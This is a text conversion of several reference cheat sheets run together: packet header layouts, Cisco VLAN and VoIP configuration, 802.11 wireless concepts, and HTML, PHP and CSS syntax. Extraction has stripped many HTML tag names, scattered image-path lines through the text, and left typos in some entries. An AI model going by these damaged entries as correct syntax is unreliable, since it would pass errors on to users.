- t Don't print timestamp.
- v Verbose mode.
- w Write packets to file.
- x Display in hex.
- X Display in hex and ASCII.

Acronyms

AH	Authentication Header (RFC 2402)
ARP	Address Resolution Protocol (RFC 826)
BGP	Border Gateway Protocol (RFC 1771)
CWR	Congestion Window Reduced (RFC 2481)
DF	Don't Fragment bit (IP)
DHCP	Dynamic Host Configuration Protocol (RFC 2131)
DNS	Domain Name System (RFC 1035)
ECN	Explicit Congestion Notification (RFC 3168)
EIGRP	Extended IGRP (Cisco)
ESP	Encapsulating Security Payload (RFC 2406)
FTP	File Transfer Protocol (RFC 959)
GRE	Generic Routing Encapsulation (RFC 2784)
HTTP	Hypertext Transfer Protocol (RFC 1945)
ICMP	Internet Control Message Protocol (RFC 792)
IGMP	Internet Group Management Protocol (RFC 2236)
IGRP	Interior Gateway Routing Protocol (Cisco)
IMAP	Internet Message Access Protocol (RFC 2060)
IP	Internet Protocol (RFC 791)
ISAKMP	Internet Security Association & Key Management Protocol (RFC 2408)
L2TP	Layer 2 Tunneling Protocol (RFC 2661)
NNTP	Network News Transfer Protocol (RFC 977)
OSPF	Open Shortest Path First (RFC 1583)
POP3	Post Office Protocol v3 (RFC 1460)
RFC	Request for Comments
RIP	Routing Information Protocol (RFC 2453)
LDAP	Lightweight Directory Access Protocol (RFC 2251)
SKIP	Simple Key-Management for Internet Protocols
SMTP	Simple Mail Transfer Protocol (RFC 821)
SNMP	Simple Network Management Protocol (RFC 1157)
SSH	Secure Shell
SSL	Secure Sockets Layer (Netscape)
TCP	Transmission Control Protocol (RFC 793)
TFTP	Trivial File Transfer Protocol (RFC 1350)
TOS	Type of Service field (IP)
UDP	User Datagram Protocol (RFC 768)

All RFCs can be found at <http://www.rfc-editor.org>

DNS

Bit Number

1 1 1 1 1 1

0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5

LENGTH (TCP ONLY)									
ID.									
QR	Opcode	AA	TC	RD	RA	Z	RCODE		
QDCOUNT									
ANCOUNT									
NSCOUNT									
ARCOUNT									
Question Section									
Answer Section									
Authority Section									
Additional Information Section									

DNS Parameters

Query/Response

- 0 Query
- 1 Response

Opcode

- 0 Standard query (QUERY)
- 1 Inverse query (IQUERY)
- 2 Server status request (STATUS)

AA

- (1 = Authoritative Answer)

TC

- (1 = TrunCation)

RD

- (1 = Recursion Desired)

RA

- (1 = Recursion Available)

Z

- (Reserved; set to 0)

Response code

- 0 No error
- 1 Format error
- 2 Server failure
- 3 Non-existent domain (NXDOMAIN)
- 4 Query type not implemented
- 5 Query refused

QDCOUNT

- (No. of entries in Question section)

ANCOUNT

- (No. of resource records in Answer section)

NSCOUNT

- (No. of name server resource records in Authority section)

ARCOUNT

- (No. of resource records in Additional Information section.)

ICMP

Bit Number

1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 2 2 3 3

0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1

Type	Code	Checksum
Other message-specific information...		

Type Name/Codes (Code=0 unless otherwise specified)

- 0 Echo Reply
- 3 Destination Unreachable
 - 0 Net Unreachable
 - 1 Host Unreachable
 - 2 Protocol Unreachable
 - 3 Port Unreachable
 - 4 Fragmentation Needed & DF Set
 - 5 Source Route Failed
 - 6 Destination Network Unknown
 - 7 Destination Host Unknown
 - 8 Source Host Isolated
 - 9 Network Administratively Prohibited
 - 10 Host Administratively Prohibited
 - 11 Network Unreachable for TOS
 - 12 Host Unreachable for TOS
 - 13 Communication Administratively Prohibited
- 4 Source Quench
- 5 Redirect
 - 0 Redirect Datagram for the Network
 - 1 Redirect Datagram for the Host
 - 2 Redirect Datagram for the TOS & Network
 - 3 Redirect Datagram for the TOS & Host
- 8 Echo
- 9 Router Advertisement
- 10 Router Selection
- 11 Time Exceeded
 - 0 Time to Live exceeded in Transit
 - 1 Fragment Reassembly Time Exceeded
- 12 Parameter Problem
 - 0 Pointer indicates the error
 - 1 Missing a Required Option
 - 2 Bad Length
- 13 Timestamp
- 14 Timestamp Reply
- 15 Information Request
- 16 Information Reply
- 17 Address Mask Request
- 18 Address Mask Reply
- 30 Traceroute

PING (Echo/Echo Reply)

Bit Number

1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 2 2 3 3

0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1

Type (8 or 0)	Code (0)	Checksum
Identifier		Sequence Number
Data...		

IP Header

Bit Number

1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 2 2 3 3

0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1

Version	IHL	Type of Service	Total Length	
Identification		Flags	Fragment Offset	
Time to Live	Protocol	Header Checksum		
Source Address				
Destination Address				
Options (optional)				

IP Header Contents

Version

- 4 IP version 4

Internet Header Length

- Number of 32-bit words in IP header; minimum value = 5 (20 bytes) & maximum value = 15 (60 bytes)

Type of Service (PreDTRCx) --> Differentiated Services

- Precedence (000-111) 000
- D (1 = minimize delay) 0
- T (1 = maximize throughput) 0
- R (1 = maximize reliability) 0
- C (1 = minimize cost) 1 = ECN capable
- x (reserved and set to 0) 1 = congestion experienced

Total Length

- Number of bytes in packet; maximum length = 65,535

Flags (xDM)

- x (reserved and set to 0)
- D (1 = Don't Fragment)
- M (1 = More Fragments)

Fragment Offset

- Position of this fragment in the original datagram, in units of 8 bytes

Protocol

- 1 ICMP 17 UDP 57 SKIP
- 2 IGMP 47 GRE 88 EIGRP
- 6 TCP 50 ESP 89 OSPF
- 9 IGRP 51 AH 115 L2TP

Header Checksum

- Covers IP header only

Addressing

- NET_ID RFC 1918 PRIVATE ADDRESSES
- 0-127 Class A 10.0.0.0-10.255.255.255
- 128-191 Class B 172.16.0.0-172.31.255.255
- 192-223 Class C 192.168.0.0-192.168.255.255
- 224-239 Class D (multicast)
- 240-255 Class E (experimental)
- HOST_ID
- 0 Network value; broadcast (old)
- 255 Broadcast

Options (0-40 bytes; padded to 4-byte boundary)

- 0 End of Options list 68 Timestamp
- 1 No operation (pad) 131 Loose source route
- 7 Record route 137 Strict source route

TCP Header

Bit Number

1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 2 2 3 3

0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1

Source Port				Destination Port			
Sequence Number							
Acknowledgment Number							
Offset (Header Length)	Reserved	Flags	Window				
Checksum				Urgent Pointer			
Options (optional)							

TCP Header Contents

Common TCP Well-Known Server Ports

- 7 echo 110 pop3
- 19 chargen 111 sunrpc
- 20 ftp-data 119 nntp
- 21 ftp-control 139 netbios-ssn
- 22 ssh 143 imap
- 23 telnet 179 bgp
- 25 smtp 389 ldap
- 53 domain 443 https (ssl)
- 79 finger 445 microsoft-ds
- 80 http 1080 socks

Offset

- Number of 32-bit words in TCP header; minimum value = 5

Reserved

- 4 bits; set to 0

Flags (CEUAPRSF)

- ECN bits (used when ECN employed; else 00)
 - CWR (1 = sender has cut congestion window in half)
 - ECN-Echo (1 = receiver cuts congestion window in half)
- U (1 = Consult urgent pointer, notify server application of urgent data)
- A (1 = Consult acknowledgement field)
- P (1 = Push data)
- R (1 = Reset connection)
- S (1 = Synchronize sequence numbers)
- F (1 = no more data; Finish connection)

Checksum

- Covers pseudoheader and entire TCP segment


Urgent Pointer

- Offset pointer to urgent data

Options

- 0 End of Options list 3 Window scale
- 1 No operation (pad) 4 Selective ACK ok
- 2 Maximum segment size 8 Timestamp

Trunk Encapsulation



VLAN Creation

```
Switch(config)# vlan 100
Switch(config-vlan)# name Engineering
```

Access Port Configuration

```
Switch(config-if)# switchport mode access
Switch(config-if)# switchport nonegotiate
Switch(config-if)# switchport access vlan 100
Switch(config-if)# switchport voice vlan 150
```

Trunk Port Configuration

```
Switch(config-if)# switchport mode trunk
Switch(config-if)# switchport trunk encapsulation dot1q
Switch(config-if)# switchport trunk allowed vlan 10,20-30
Switch(config-if)# switchport trunk native vlan 10
```

SVI Configuration

```
Switch(config)# interface vlan100
Switch(config-if)# ip address 192.168.100.1 255.255.255.0
```

VLAN Trunking Protocol (VTP)

Domain

Common to all switches participating in VTP

Server Mode

Generates and propagates VTP advertisements to clients; default mode on unconfigured switches

Client Mode

Receives and forwards advertisements from servers; VLANs cannot be manually configured on switches in client mode

Transparent Mode

Forwards advertisements but does not participate in VTP; VLANs must be configured manually

Pruning

VLANs not having any access ports on an end switch are removed from the trunk to reduce flooded traffic

VTP Configuration

```
Switch(config)# vtp mode {server | client | transparent}
Switch(config)# vtp domain <name>
Switch(config)# vtp password <password>
Switch(config)# vtp version {1 | 2}
Switch(config)# vtp pruning
```

Trunk Types

	802.1Q	ISL
Header Size	4 bytes	26 bytes
Trailer Size	N/A	4 bytes
Standard	IEEE	Cisco
Maximum VLANs	4094	1000

VLAN Numbers

0 Reserved	1004 fdnet
1 default	1005 trnet
1002 fddi-default	1006-4094 Extended
1003 tr	4095 Reserved

Terminology

Trunking

Carrying multiple VLANs over the same physical connection

Native VLAN

By default, frames in this VLAN are untagged when sent across a trunk

Access VLAN

The VLAN to which an access port is assigned

Voice VLAN

If configured, enables minimal trunking to support voice traffic in addition to data traffic on an access port

Dynamic Trunking Protocol (DTP)

Can be used to automatically establish trunks between capable ports (insecure)

Switched Virtual Interface (SVI)

A virtual interface which provides a routed gateway into and out of a VLAN

Switch Port Modes

trunk

Forms an unconditional trunk

dynamic desirable

Attempts to negotiate a trunk with the far end

dynamic auto

Forms a trunk only if requested by the far end

access

Will never form a trunk

Troubleshooting

```
show vlan
```




```
show interface [status | switchport]
```

```
show interface trunk
```

```
show vtp status
```

```
show vtp password
```

Pulse Code Modulation (PCM)



Sampling

8000 discrete signal measurements are taken at equal intervals every second

Quantization

The level of each sample is rounded to the nearest expressible value

Encoding

Digital values are encoded as binary numbers for encapsulation

Compression (Optional)

The digital signal is compressed in real time to consume less bandwidth

Power Over Ethernet (PoE)

Cisco Inline Power (ILP)

Pre-standard; employs a 340 kHz tone to detect devices; power needs communicated via CDP

IEEE 802.3af

Detects power requirements of PoE device by the line resistance present

IEEE 802.3at

Uses LLDP to negotiate delivery of up to 25 watts in .10 W intervals


IEEE 802.3af Classes

0	15.4 W	3	15.4 W
1	4 W	4	Reserved
2	7 W		

Voice Codecs

	MOS	Bandwidth	Complexity	Free
G.722 SB-ADPCM	4.13	48-64 kbps	Medium	Yes
G.711 PCM	4.1	64 kbps	Low	Yes
iLBC	4.1	15.2 kbps	High	Yes
G.729 CS-ACELP	3.92	8 kbps	High	No
G.726 ADPCM	3.85	32 kbps	Medium	Yes
G.729a CS-ACELP	3.7	8 kbps	Medium	No
G.728 LD-CELP	3.61	16 kbps	High	No

IP Phone Boot Process



1. Power Over Ethernet (Optional)

Power is supplied via IEEE 802.3af/at or Cisco ILP

2. VLANs Learned via CDP or LLDP

Voice and data VLANs communicated via CDP/LLDP

3. IP Assignment via DHCP

The phone sends a DHCP request in the voice VLAN; the response includes an IP and DHCP option 150

4. Configuration Retrieved via TFTP

The phone retrieves its configuration from one of the TFTP servers specified in the DHCP option

5. Registration

The phone registers with the call server(s) specified in its configuration

Signaling Protocols

ITU-T H.323

Originally designed for multimedia transmission over ISDN; mature and widely supported; peer-to-peer call control

Session Initiation Protocol (SIP)

Text-based, similar in nature to HTTP; defined in RFC 3261; peer-to-peer call control

Media Gateway Control Protocol (MGCP)

Employs centralized call control; defined in RFC 3661

Skinny Client Control Protocol (SCCP)

Cisco-proprietary; limited support on gateways; centralized control

Calculating Required Bandwidth

G.711/Ethernet Example

Codec Payload (Bitrate × Sample Size)	64 Kbps × 20 msec	160 B
L2 Overhead	Ethernet (18) + 802.1Q (4)	+ 22 B
L3 Overhead	IP (20)	+ 20 B
L4 Overhead	UDP (8) + RTP (12)	+ 20 B
Packets per Second	1000 msec / 20 msec	× 50 pps
Total Bandwidth		88.8 Kbps

Access Switch Port Configuration

```
interface FastEthernet0/1

! Configure data and voice access VLANs
switchport access vlan <VLAN>
switchport voice vlan <VLAN>

! Trust ingress QoS markings
mls qos trust cos

! Optionally pre-allocate power for the port
power inline static [max <wattage>]
```

IEEE Standards

	802.11a	802.11b	802.11g	802.11n
Maximum Throughput	54 Mbps	11 Mbps	54 Mbps	300 Mbps
Frequency	5 GHz	2.4 GHz	2.4 GHz	2.4/5 GHz
Modulation	OFDM	DSSS	DSSS/OFDM	OFDM
Channels (FCC/ETSI)	21/19	11/13	11/13	32/32
Ratified	1999	1999	2003	2009

WLAN Types

Ad Hoc

A WLAN between isolated stations with no central point of control; an IBSS


Infrastructure

A WLAN attached to a wired network via an access point; a BSS or ESS

Frame Types

Type	Class
Association	Management
Authentication	Management
Probe	Management
Beacon	Management
Request to Send (RTS)	Control
Clear to Send (CTS)	Control
Acknowledgment (ACK)	Control
Data	Data


Client Association



Modulations

Scheme	Modulation	Throughput
DSSS	DBPSK	1 Mbps
	DQPSK	2 Mbps
	CCK	5.5/11 Mbps
OFDM	BPSK	6/9 Mbps
	QPSK	12/18 Mbps
	16-QAM	24/36 Mbps
	64-QAM	48/54 Mbps

WLAN Components



Basic Service Area (BSA)

The physical area covered by the wireless signal of a BSS

Basic Service Set (BSS)

A set of stations and/or access points which can directly communicate via a wireless medium

Distribution System (DS)

The wired infrastructure connecting multiple BSSs to form an ESS

Extended Service Set (ESS)

A set of multiple BSSs connected by a DS which appear to wireless stations as a single BSS

Independent BSS (IBSS)

An isolated BSS with no connection to a DS; an *ad hoc* WLAN

Measuring RF Signal Strength

Decibel (dB)

An expression of signal strength as compared to a reference signal; calculated as $10\log_{10}(\text{signal}/\text{reference})$

dBm · Signal strength compared to a 1 milliwatt signal

dBw · Signal strength compared to a 1 watt signal

dBi · Compares forward antenna gain to that of an isotropic antenna

Terminology

Basic Service Set Identifier (BSSID)

A MAC address which serves to uniquely identify a BSS

Service Set Identifier (SSID)

A human-friendly text string which identifies a BSS; 1-32 characters


Carrier Sense Multiple Access/Collision Avoidance (CSMA/CA)

The mechanism which facilitates efficient communication across a shared wireless medium (provided by DCF or PCF)

Effective Isotropic Radiated Power (EIRP)

Net signal strength (transmitter power + antenna gain - cable loss)

Distributed Coordination Function (DCF)



Interframe Spacing

Short IFS (SIFS)

Used to provide minimal spacing delay between control frames or data fragments

DCF IFS (DIFS)

Normal spacing enforced under DCF for management and non-fragment data frames

Arbitrated IFS (AIFS)

Variable spacing calculated to accommodate differing qualities of service (QoS)

Extended IFS (EIFS)

Extended delay imposed after errors are detected in a received frame

Encryption Schemes

Wired Equivalent Privacy (WEP)

Flawed RC4 implementation using a 40- or 104-bit pre-shared encryption key (deprecated)

Wi-Fi Protected Access (WPA)

Implements the improved RC4-based encryption Temporal Key Integrity Protocol (TKIP) which can operate on WEP-capable hardware

IEEE 802.11i (WPA2)

IEEE standard developed to replace WPA; requires a new generation of hardware to implement significantly stronger AES-based CCMP encryption

Quality of Service Markings

WMM	802.11e	802.1p
Platinum	7/6	6/5
Gold	5/4	4/3
Silver	3/0	0
Bronze	2/1	2/1

Wi-Fi Multimedia (WMM)

A Wi-Fi Alliance certification for QoS; a subset of 802.11e QoS

IEEE 802.11e

Official IEEE WLAN QoS standard ratified in 2005; replaces WMM

IEEE 802.1p

QoS markings in the 802.1Q header on wired Ethernet

Client Authentication

Open · No authentication is used

Pre-shared Encryption Keys

Keys are manually distributed among clients and APs

Lightweight EAP (LEAP)

Cisco-proprietary EAP method introduced to provide dynamic keying for WEP (deprecated)

EAP-TLS

Employs Transport Layer Security (TLS); PKI certificates are required on the AP and clients

EAP-TTLS

Clients authenticate the AP via PKI, then form a secure tunnel inside which the client authentication takes place (clients do not need PKI certificates)

Protected EAP (PEAP)


A proposal by Cisco, Microsoft, and RSA which employs a secure tunnel for client authentication like EAP-TTLS

EAP-FAST


Developed by Cisco to replace LEAP; establishes a secure tunnel using a Protected Access Credential (PAC) in the absence of PKI certificates

RF Signal Interference


Reflection




Scattering




Absorption



Refraction



Diffraction



Antenna Types

Directional · Radiates power in one focused direction

Omnidirectional

Radiates power uniformly across a plane

Isotropic

A theoretical antenna referenced when measuring effective radiated power



Document Outline	
<!DOCTYPE>	Version of (X)HTML
<html>	HTML document
<head>	Page information
<body>	Page contents

Comments
<!-- Comment Text -->

Page Information	
<base />	Base URL
<meta />	Meta data
<title>	Title
<link />	Relevant resource
<style>	Style resource
<script>	Script resource

Document Structure	
<h[1-6]>	Heading
<div>	Page section
	Inline section
<p>	Paragraph
 	Line break
<hr />	Horizontal rule

Links	
	Page link
	Email link
	Anchor
	Link to anchor

Text Markup	
	Strong emphasis
	Emphasis
<blockquote>	Long quotation
<q>	Short quotation
<abbr>	Abbreviation
<acronym>	Acronym
<address>	Address
<pre>	Pre-formatted text
<dfn>	Definition
<code>	Code
<cite>	Citation
	Deleted text
<ins>	Inserted text
<sub>	Subscript
<sup>	Superscript
<bdo>	Text direction

Lists	
	Ordered list
	Unordered list
	List item
<dl>	Definition list
<dt>	Definition term
<dd>	Term description

Forms	
<form>	Form
<fieldset>	Collection of fields
<legend>	Form legend
<label>	Input label
<input />	Form input
<select>	Drop-down box
<optgroup>	Group of options
<option>	Drop-down options
<textarea>	Large text input
<button>	Button

Tables	
<table>	Table
<caption>	Caption
<thead>	Table header
<tbody>	Table body
<tfoot>	Table footer
<colgroup>	Column group
<col />	Column
<tr>	Table row
<th>	Header cell
<td>	Table cell

Images and Image Maps	
	Image
<map>	Image Map
<area />	Area of Image Map

Common Character Entities		
"	"	Quotation mark
&	&	Ampersand
<	<	Less than
>	>	Greater than
@	@	"At" symbol
€	€	Euro
•	•	Small bullet
™	™	Trademark
£	£	Pound
 		Non-breaking space
©	©	Copyright symbol

Objects	
<object>	Object
<param />	Parameter

Empty Elements	
<area />	
<base />	<input />
 	<link />
<col />	<meta />
<hr />	<param />

Core Attributes	
class	style
id	title
<i>Note: Core Attributes may not be used in base, head, html, meta, param, script, style or title elements.</i>	

Language Attributes	
dir	lang
<i>Note: Language Attributes may not be used in base, br, frame, frameset, hr, iframe, param or script elements.</i>	

Keyboard Attributes	
accesskey	tabindex

Window Events	
onLoad	onUnload

Form Events	
onBlur	onReset
onChange	onSelect
onFocus	onSubmit

Keyboard Events	
onKeyDown	onKeyUp
onKeyPress	

Mouse Events	
onClick	onMouseout
onDbclick	onMouseover
onMouseDown	onMouseup
onMouseMove	



Array Functions

array_diff (arr1, arr2 ...)
array_filter (arr, function)
array_flip (arr)
array_intersect (arr1, arr2 ...)
array_merge (arr1, arr2 ...)
array_pop (arr)
array_push (arr, var1, var2 ...)
array_reverse (arr)
array_search (needle, arr)
array_walk (arr, function)
count (count)
in_array (needle, haystack)

String Functions

crypt (str, salt)
explode (sep, str)
implode (glue, arr)
nl2br (str)
sprintf (frmt, args)
strip_tags (str, allowed_tags)
str_replace (search, replace, str)
strpos (str, needle)
strrev (str)
strstr (str, needle)
strtolower (str)
strtoupper (str)
substr (string, start, len)

Filesystem Functions

clearstatcache ()
copy (source, dest)
fclose (handle)
fgets (handle, len)
file (file)
filetime (file)
filesize (file)
file_exists (file)
fopen (file, mode)
fread (handle, len)
fwrite (handle, str)
readfile (file)

fopen() Modes

r	Read
r+	Read and write, prepend
w	Write, truncate
w+	Read and write, truncate
a	Write, append
a+	Read and write, append

Regular Expression Functions

ereg (pattern, str)
split (pattern, str)
ereg_replace (pattern, replace, str)
preg_grep (pattern, arr)
preg_match (pattern, str)
preg_match_all (pattern, str, arr)
preg_replace (pattern, replace, str)
preg_split (pattern, str)

Regular Expressions Syntax

^	Start of string
\$	End of string
.	Any single character
(a b)	a or b
(...)	Group section
[abc]	Item in range (a, b or c)
[^abc]	Not in range (not a, b or c)
\s	White space
a?	Zero or one of a
a*	Zero or more of a
a*?	Zero or more of a, ungreedy
a+	One or more of a
a+?	One or more of a, ungreedy
a{3}	Exactly 3 of a
a{3,}	3 or more of a
a{,6}	Up to 6 of a
a{3,6}	3 to 6 of a
a{3,6}?	3 to 6 of a, ungreedy
\	Escape character
[:punct:]	Any punctuation symbol
[:space:]	Any space character
[:blank:]	Space or tab

PCRE Modifiers

i	Case-insensitive
s	Period matches newline
m	^ and \$ match lines
U	Ungreedy matching
e	Evaluate replacement
x	Pattern over several lines

Date and Time Functions

checkdate (month, day, year)
date (format, timestamp)
getdate (timestamp)
mktime (hr, min, sec, month, day, yr)
strftime (formatstring, timestamp)
strtotime (str)
time ()

Date Formatting

Y	4 digit year (2008)
y	2 digit year (08)
F	Long month (January)
M	Short month (Jan)
m	Month ⁴ (01 to 12)
n	Month (1 to 12)
D	Short day name (Mon)
l	Long day name (Monday) (lowercase L)
d	Day ⁴ (01 to 31)
j	Day (1 to 31)
h	12 Hour ⁴ (01 to 12)
g	12 Hour (1 to 12)
H	24 Hour ⁴ (00 to 23)
G	24 Hour (0 to 23)
i	Minutes ⁴ (00 to 59)
s	Seconds ⁴ (00 to 59)
w	Day of week ¹ (0 to 6)
z	Day of year (0 to 365)
W	Week of year ² (1 to 53)
t	Days in month (28 to 31)
a	am or pm
A	AM or PM
B	Swatch Internet Time (000 to 999)
S	Ordinal Suffix (st, nd, rd, th)
T	Timezone of machine (GMT)
Z	Timezone offset (seconds)
O	Difference to GMT (hours) (e.g., +0200)
I	Daylight saving (1 or 0)
L	Leap year (1 or 0)
U	Seconds since Epoch ³
c	ISO 8601 (PHP 5) 2008-07-31T18:30:13+01:00
r	RFC 2822 Thu, 31 Jul 2008 18:30:13 +0100

- 0 is Sunday, 6 is Saturday.
- Week that overlaps two years belongs to year that contains most days of that week. Hence week number for 1st January of a given year can be 53 if week belongs to previous year.
`date("W", mktime(0, 0, 0, 12, 8, $year))` always gives correct number of weeks in `$year`.
- The Epoch is the 1st January 1970.
- With leading zeroes



Selectors

*	All elements
div	<div>
div *	All elements within <div>
div span	 within <div>
div, span	<div> and
div > span	 with parent <div>
div + span	 preceded by <div>
.class	Elements of class "class"
div.class	<div> of class "class"
#itemid	Element with id "itemid"
div#itemid	<div> with id "itemid"
a[attr]	<a> with attribute "attr"
a[attr='x']	<a> when "attr" is "x"
a[class~='x']	<a> when class is a list containing 'x'
a[lang]='en']	<a> when lang begins "en"

Pseudo-Selectors and Pseudo-Classes


:first-child	First child element
:first-line	First line of element
:first-letter	First letter of element
:hover	Element with mouse over
:active	Active element
:focus	Element with focus
:link	Unvisited links
:visited	Visited links
:lang(var)	Element with language "var"
:before	Before element
:after	After element

Sizes and Colours

0	0 requires no unit
Relative Sizes	
em	1em equal to font size of parent (same as 100%)
ex	Height of lower case "x"
%	Percentage
Absolute Sizes	
px	Pixels
cm	Centimeters
mm	Millimeters
in	Inches
pt	1pt = 1/72in
pc	1pc = 12pt
Colours	
#789abc	RGB Hex Notation
#acf	Equates to "#aacff"
rgb(0,25,50)	Value of each of red, green, and blue. 0 to 255, may be swapped for percentages.

Note Shorthand properties are marked x
Properties that inherit are marked +

Box Model



Positioning

display	clear
position	z-index
top	direction +
right	unicode-bidi
bottom	overflow
left	clip
float	visibility

Dimensions

width	min-height
min-width	max-height
max-width	vertical-align
height	

Color / Background

color +	background-repeat
background x	background-image
background-color	background-position
background-attachment	

Text

text-indent +	word-spacing +
text-align +	text-transform +
text-decoration	white-space +
text-shadow	line-height +
letter-spacing +	

Fonts

font + x	font-weight +
font-family +	font-stretch +
font-style +	font-size +
font-variant +	font-size-adjust +

Boxes

margin x	border-color x
margin-top	border-top-color
margin-right	border-right-color
margin-bottom	border-bottom-color
margin-left	border-left-color
padding x	border-style x
padding-top	border-top-style
padding-right	border-right-style
padding-bottom	border-bottom-style
padding-left	border-left-style
border x	border-width x
border-top x	border-top-width
border-bottom x	border-right-width
border-right x	border-bottom-width
border-left x	border-left-width

Tables

caption-side +	border-spacing +
table-layout	empty-cells +
border-collapse +	speaking-header +

Paging

size	page-break-inside +
marks	page +
page-break-before	orphans +
page-break-after	widows +

Interface

cursor +	outline-style
outline x	outline-color
outline-width	

Aural

volume +	elevation
speak +	speech-rate
pause x	voice-family
pause-before	pitch
pause-after	pitch-range
cue x	stress
cue-before	richness
cue-after	speak-punctuation
play-during	speak-numeral
azimuth +	

Miscellaneous

content	list-style-type +
quotes +	list-style-image +
counter-reset	list-style-position +
counter-increment	marker-offset
list-style + x	

Available free from
www.AddedBytes.com



sys Variables

